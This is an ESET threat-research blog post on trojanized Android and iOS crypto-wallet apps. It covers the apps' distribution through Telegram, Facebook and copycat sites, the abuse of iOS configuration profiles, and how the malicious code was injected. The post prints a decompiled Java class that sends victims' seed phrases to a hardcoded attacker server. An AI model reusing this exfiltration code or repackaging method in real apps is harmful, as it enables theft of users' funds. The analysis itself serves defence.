Crypto malware in patched wallets targeting Android and iOS devices

welivesecurity.com/2022/03/24/crypto-malware-patched-wallets-targeting-android-ios-devices/

March 24, 2022

ESET Research uncovers a sophisticated scheme that distributes trojanized Android and iOS apps posing as popular cryptocurrency wallets

Lukas Stefanko
24 Mar 2022 - 01:30PM

ESET Research uncovers a sophisticated scheme that distributes trojanized Android and iOS apps posing as popular cryptocurrency wallets

At the time of writing this blogpost, the price of bitcoin (US$38,114.80) has decreased about 44 percent from its all-time high about four months ago. For cryptocurrency investors, this might be a time either to panic and withdraw their funds, or for newcomers to jump at this chance and buy cryptocurrency for a lower price. If you belong to one of these groups, you should pick carefully which mobile app to use for managing your funds.

Starting in May 2021, our research uncovered dozens of trojanized cryptocurrency wallet apps. We found trojanized Android and iOS apps distributed through websites mimicking legitimate services . These malicious apps were able to steal victims' secret seed phrases by impersonating Coinbase, imToken, MetaMask, Trust Wallet, Bitpie, TokenPocket, or OneKey.

This is a sophisticated attack vector since the malware's author carried out an in-depth analysis of the legitimate applications misused in this scheme, enabling the insertion of their own malicious code into places where it would be hard to detect while also making sure that such crafted apps had the same functionality as the originals. At this point, we believe that this is the work of one individual attacker or, more likely, one criminal group.

The main goal of these malicious apps is to steal users' funds and until now we have seen this scheme mainly targeting Chinese users. As cryptocurrencies are gaining popularity, we expect these techniques to spread into other markets. This is further supported by the public sharing, in November 2021, of the source code of the front-end and back-end distribution website, including the recompiled APK and IPA files. We found this code on at least five websites, where it was shared for free, and thus expect to see more copycat attackers. From the posts we found, it is difficult to determine whether it was shared intentionally or if it leaked.

These malicious apps also represent another threat to victims, as some of them send secret victim seed phrases to the attackers' server using an unsecured HTTP connection. This means that victims' funds could be stolen not only by the operator of this scheme, but also by a different attacker eavesdropping on the same network. Besides this cryptocurrency wallet scheme, we also discovered 13 malicious apps impersonating the Jaxx Liberty wallet. These apps were available on the Google Play store, which is proactively protected by the App Defense Alliance, of which ESET is one of the scanning partners, prior to apps being listed.

Distribution

ESET Research identified over 40 copycat websites of popular cryptocurrency wallets. These websites target only mobile users and offer them the download of malicious wallet apps.

We were able to trace the distribution vector of these trojanized cryptocurrency wallets back to May 2021 based on the domain registration that was provided for these malicious apps in the wild, as well as the creation of several Telegram groups that started to search for affiliate partners.

On Telegram, a free and popular multiplatform messaging app with enhanced privacy and encryption features, we found dozens of such groups promoting malicious copies of cryptocurrency mobile wallets. We assume these groups were created by the threat actor behind this scheme looking for further distribution partners, suggesting options such as telemarketing, social media, advertisement, SMS, third-party channels, fake websites etc. All these groups were communicating in Chinese. Based on the information acquired from these groups, a person distributing this malware is offered a 50 percent commission on the stolen contents of the wallet.

Figure 1. One of the first Telegram groups searching for distribution partners

Figure 2. Telegram groups searching for distribution partners

Admins of these Telegram groups posted step-by-step video demonstrations of how these fake wallets work and how to access them once victims enter their seed phrases, which are a collection of words that can be used to access one's cryptocurrency wallet. To illustrate how successful this malicious scheme is, admins also included screenshots from admin panels and photos of several cryptocurrency wallets that they claim belong to them. However, it is not possible to verify whether the funds shown in these video demonstrations originate from such illegal actions or are just bait from recruiters.




Figure 3. Admin panel with seed phrases of a potential victim




Figure 4. Photos of wallet balances allegedly belonging to the attackers

Shortly after, starting in October 2021, we found that these Telegram groups were shared and promoted in at least 56 Facebook groups, with the same goal – to search for more distribution partners.

Figure 5. Promotion of malicious wallets in Facebook groups

In November 2021, we spotted the distribution of malicious wallets, using two legitimate websites, targeting users in China (yanggan[.]net, 80rd[.]com). On these websites, in the category “Investment and financial management”, we discovered up to six articles promoting mobile cryptocurrency wallets using copycat websites, leading users to download malicious mobile applications claiming to be legitimate and reliable.

These posts abuse the names of legitimate cryptocurrency wallets such as imToken, Bitpie, MetaMask, TokenPocket, OneKey, and Trust Wallet.

All posts contained a view counter with publicly available statistics. At the time of our research, all of these posts together had over 1840 views; however, it doesn't mean these articles were visited that many times.




Figure 6. Post promoting fake MetaMask service

Figure 7. Post promoting fake Trust Wallet service

On December 10th, 2021, the threat actor posted an *article* on a legitimate Chinese website in the Blockchain News category, informing about Beijing's latest cryptocurrency ban. This *ban* on cryptocurrency exchanges suspended new registrations of users in mainland China. The author of this post also put together a list of cryptocurrency wallets (not exchanges) to circumvent the current ban. The list recommends using five wallets – imToken, Bitpie, MetaMask, TokenPocket, and OneKey. The problem is that the suggested websites are not the official sites for the wallets, but rather websites mimicking the legitimate services.

Figure 8. Article posted at intelsofa[.]com offering malicious alternatives

On top of that, the main page of this website also contains an advertisement for the aforementioned fake wallets.




Figure 9. Main page contains advertisement for fake wallets

Besides these distribution vectors, we discovered dozens of other counterfeit wallet websites that are targeting mobile users exclusively. Visiting one of the websites might lead a potential victim to download a trojanized wallet app for Android or the iOS platform. The sites themselves were not phishing for recovery seeds or cryptocurrency exchange credentials and they didn't target desktop users or their browsers with the option to download a malicious extension.

Figure 10 shows the timeline of these events.

Figure 10. Timeline of the scheme

Differences in behavior on iOS and Android

The malicious app behaves differently depending on the operating system it was installed on.

On Android, it appears to target new cryptocurrency users who do not yet have a legitimate wallet application installed on their devices. Trojanized wallets have the same package name as legitimate applications; however, they are signed using a different certificate. This means that if the official wallet is already installed on an Android smartphone, the malicious app can't overwrite it because the key used to sign the counterfeit app is different from the legitimate application. That is the standard security model of Android apps, where non-genuine versions of an app can't replace the original.

However, on iOS, the victim can have both versions installed – the legitimate one from the App Store and the malicious one from a website – because they don't share the same bundle ID.




Figure 11. Unsuccessful attempt to install a malicious wallet over a legitimate one on Android




Figure 12. Trojanized wallet was successfully installed on iPhone

Compromise flow

For Android devices, sites provided the option to directly download the malicious app from their servers even when the user clicked on the button “Get it on Google Play”. Once downloaded, the app needs to be manually installed by the user.




Figure 13. Fake websites offer users to download the malicious app

Regarding iOS, these malicious apps are not available on the App Store; they must be downloaded and installed using configuration profiles, which add an arbitrary trusted code-signing certificate. Using these profiles, it is possible to download applications that are not verified by Apple and from sources outside the App Store. Apple introduced configuration profiles in iOS 4 and intended them to be used in corporate and educational settings to allow network or system administrators to install sitewide, custom apps without having to upload them to, and have them verified through, the usual App Store procedures. Unsurprisingly, social engineering victims into installing configuration profiles to enable the subsequent installation of malware is now being used by cybercriminals. Applications enabled via configuration profiles must be installed manually.




Figure 14. Malicious wallet installed via configuration profile

Analysis

For both platforms, downloaded apps behave like fully working wallets – victims cannot see any difference. This is possible because the attackers took the legitimate wallet apps and repackaged them with additional malicious code.

Repackaging of these legitimate wallet apps needed to be done manually, without the use of any automated tools. Because of that, it required the attackers to perform an in-depth analysis of the wallet apps for both platforms first, and then find the exact places in the code where the seed phrase is either generated or imported by the user. In these places, the attackers inserted malicious code that is responsible for obtaining the seed phrase and its extraction to the attackers' server.

For those who are not aware of the seed or recovery phrase, when a cryptocurrency wallet is created, this phrase is generated as a list of words that allow the wallet's owner to access the wallet's funds.

If the attackers have a seed phrase, they can manipulate the content of the wallet as if it were their own.

Some of the malicious apps send secret victim seed phrases to the attackers' server using the unsecured HTTP protocol, without any additional encryption in place. Because of that, other bad actors on the same network could eavesdrop on the network communication and steal victims' seed or recovery phrases to access their funds. This attack scenario is known as *an adversary-in-the-middle* attack.

We have seen various types of malicious code implemented in the trojanized wallet applications we've analyzed.

Patched binary

Malicious code was patched into a binary file (classes.dex) of a malicious Android wallet. A new class was inserted, including the calls to its methods that were found in specific places of the wallet code where it processes the seed phrase. This class was responsible for sending the seed phrase to the attackers' server. Server names were always hardcoded, so the malicious app couldn't update them in the event that the servers were taken down.




Figure 15. Comparison of original code (left) with malicious code (right)

```
package com.lopbfdiib.project;

import android.util.Log;
import com.ymxjiyxwg.lpclfalyf.urlhttp.tagrjeovf;
import java.util.List;

/* loaded from: classes5.dex */
public class UploadZhujici {
    public static void uploadRecoverZhujici(List word) {
        tagrjeovf.postJson("https://update.imdt.cc/u.php?c=2&t=a", word.toString(), null);
    }

    public static void uploadCreateZhujici(List word) {
        String obj = word.toString();
        Log.e("=====>", obj);
        tagrjeovf.postJson("https://update.imdt.cc/c.php?c=2&t=a", obj, null);
    }
}
```

Figure 16. Malicious code responsible for exfiltrating seed phrase

Figure 17. Seed phrase being successfully extracted to the attackers' server

In an iOS app, the threat actor injected a malicious dynamic library (dylib) into a legitimate IPA file. This can be done either manually or by binding it automatically using various patching tools. Such a library is then part of the app and executed during runtime. In the screen below you can see the components of dynamic libraries found in both legitimate and patched IPA files.

Starscream.framework	1/5/2022 3:16 AM	File folder		Starscream.framework	1/15/2022 9:41 AM	File folder	
SVGKit.framework	1/5/2022 3:16 AM	File folder		SVGKit.framework	1/15/2022 9:41 AM	File folder	
SwiftEventBus.framework	1/5/2022 3:16 AM	File folder		SwiftEventBus.framework	1/15/2022 9:41 AM	File folder	
SwiftHEXColors.framework	1/5/2022 3:16 AM	File folder		SwiftHEXColors.framework	1/15/2022 9:41 AM	File folder	
SwiftProtobuf.framework	1/5/2022 3:16 AM	File folder		SwiftProtobuf.framework	1/15/2022 9:41 AM	File folder	
TCMobileProvision.framework	1/5/2022 3:16 AM	File folder		TCMobileProvision.framework	1/15/2022 9:41 AM	File folder	
Telegraph.framework	1/5/2022 3:16 AM	File folder		Telegraph.framework	1/15/2022 9:41 AM	File folder	
TrezorCrypto.framework	1/5/2022 3:16 AM	File folder		TrezorCrypto.framework	1/15/2022 9:41 AM	File folder	
walletconnect_swift.framework	1/5/2022 3:16 AM	File folder		walletconnect_swift.framework	1/15/2022 9:41 AM	File folder	
libswiftAccelerate.dylib	1/5/2022 3:16 AM	DYLIB File	76 KB	libDevBitpieProDylib.dylib	2/2/2022 11:55 PM	DYLIB File	1,426 KB
libswiftAVFoundation.dylib	1/5/2022 3:16 AM	DYLIB File	123 KB	libsubstrate.dylib	2/2/2022 11:55 PM	DYLIB File	301 KB
libswiftCore.dylib	1/5/2022 3:16 AM	DYLIB File	4,292 KB	libswiftAccelerate.dylib	2/2/2022 11:55 PM	DYLIB File	75 KB
libswiftCoreAudio.dylib	1/5/2022 3:16 AM	DYLIB File	79 KB	libswiftAVFoundation.dylib	2/2/2022 11:55 PM	DYLIB File	121 KB
